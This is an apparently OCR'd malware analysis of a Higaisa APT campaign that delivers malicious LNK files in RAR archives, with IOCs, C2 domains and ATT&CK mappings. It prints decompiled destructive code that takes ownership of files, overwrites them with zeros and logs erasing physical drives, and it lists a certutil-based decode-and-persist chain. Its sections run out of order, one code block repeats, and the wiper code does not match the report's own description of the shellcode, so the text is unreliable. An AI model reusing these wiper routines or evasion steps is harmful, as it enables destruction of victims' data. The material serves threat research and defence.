
The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
